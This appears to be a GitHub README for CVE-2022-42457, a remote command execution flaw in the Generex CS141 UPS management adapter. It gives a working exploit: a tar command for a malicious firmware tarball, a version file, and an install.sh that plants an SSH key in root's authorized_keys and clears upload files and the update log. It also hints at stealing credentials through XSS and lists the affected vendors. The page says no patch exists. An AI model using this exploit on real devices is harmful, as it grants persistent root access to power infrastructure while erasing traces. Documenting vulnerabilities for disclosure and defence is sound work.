# CVE-2022-42457 Generex-CS141-Authenticated-Remote-Command-Execution

## Description:

The device CS141 is an Ethernet Adapter for the control and the management of UPS Facilities. A list of supported UPS Vendors can be found at the bottom.

The Firmware update process allows to execute arbitrary commands. Most of the time, these type of devices are overlooked and never controlled. Therefore, it is from value to execute commands directly on the underlying Linux.

## Vulnerable versions

At the time of writing, **all** versions up to the latest version `2.10` are vulnerable. Therefore, no patch is currently available.

## Exploit

The update script located in `/usr/bin/gxserve-update.sh` simply executes the script `install.sh` inside a gzip compressed tarball as root. The responsible function is `run_update()` which extracts the script install.sh from a tarball (line 111) and executes it (line 132,133).

```
109 run_update() {
110    rm -f /tmp/install.sh
111    gunzip -c "${ARCH}" | tar -xOf - ./install.sh > /tmp/install.sh
112    if [ "$?" -ne 0 ]; then
113       perr "Can not extract install.sh from update archive"
114    fi
115
116    local sys="$(get_system)"
117    local upd='bch16'
118    grep -q bch8 /tmp/install.sh
119    if [ "$?" -eq 0 ]; then
120       upd='bch8'
121    fi
122    if [ "${sys}" = 'bch8' -a "${upd}" = 'bch16' ]; then
123       perr_msg "Cannot downgrade to this version. Please use at least version 1.66."
124    fi
125
126    if ! check_version; then
127       perr_msg "Cannot downgrade to this version. Please use a version greater than 2.0."
128    fi
129
130    check_type
131
132    chmod a+x /tmp/install.sh
133    exec /tmp/install.sh
134 }
```

Therefore, to execute commands simply create a tarball with a `version` and `install.sh` file which contains your reverse shell or other commands.

The following command creates the update tarball with the install.sh script which will be executed. Please note, the `./` is important and the version number must be greater than the current version.

```
tar cvzf update211.tar.gz ./install.sh version
```

The `version` file should look like


```
version=2.11
```

The `install.sh` may look like

```
#!/bin/sh
# bch8
# Add your rev shell or simply an ssh pub key here
echo -n 'ecdsa-sha2-nistp384 AAAAE2...' >> /root/.ssh/authorized_keys

# Do some cleanup
rm -f /tmp/version
rm -f /var/www/hiawatha/upload/update*.tar.gz
rm -f /tmp/install.sh
echo -n > /var/log/update.log
sync
```

Now upload you tarball as new firmware and press start. This will run the vulnerable function `run_update()` and execute your install.sh script.




Further more, the client-side application has been done with the EOL Anuglar project, which contains a well known Prototype Pollution vulnerability. So a possible way to get credentials would be to prepare some XSS. The Authentication is done by the Hiawatha webserver.

## Supported Vendors:

```
AEG
PILLER POWER SYSTEMS
Online
VERTIV
```

Eurotech Sweden (Riello)
Legrand
Mansshardt
Inform
Generex
Kess
Rittal
Newave CH
Eaton/Powerware
Multimatic
MetaSystem Energy
Benning
DRS Pivotal Power
Errepi
Borri S.p.A
General Electric
DKC Europe
Roton
CTA
Akkutronik
Newave GER
UPS Service
Allnet
Effekta
Kaufel
Jovy Atlas
ABB
Nitram
Astrid
Kamic
Inform
THYCON
Roline
Ablerex
Woehrle
Fuji Electric
S2S
Triathlon
Elektro-Automatik
centiel
ELIT srl
CPS
ACCENT MONITORING
Coromatic
Predictive Technology Inc.
British Power Conversion
Siel
Alpha
DFM Select

```
SAPOTEC
Gustav Klein
apra net
Leistung
ELINEX
AKI Power Systems
COMPU Power South Africa
Exponential Power
Astrid neutral
Infosec
E-TEC
TwinSource
BACS / LED / SITEMAN
SNG
SICOTEC AG
Eltek
CET
Salicru
NetMinder
Kohler Power
International Business Resources
Enedo
AdPoS
EnerSys
Kess
ALTERVAC
GRUENCO
Staco Energy
Statron
BJ Balfour
POWER-ALL
Genesys M2M
AG IT PROJECT
```

## Releases

No releases published

## Packages

No packages published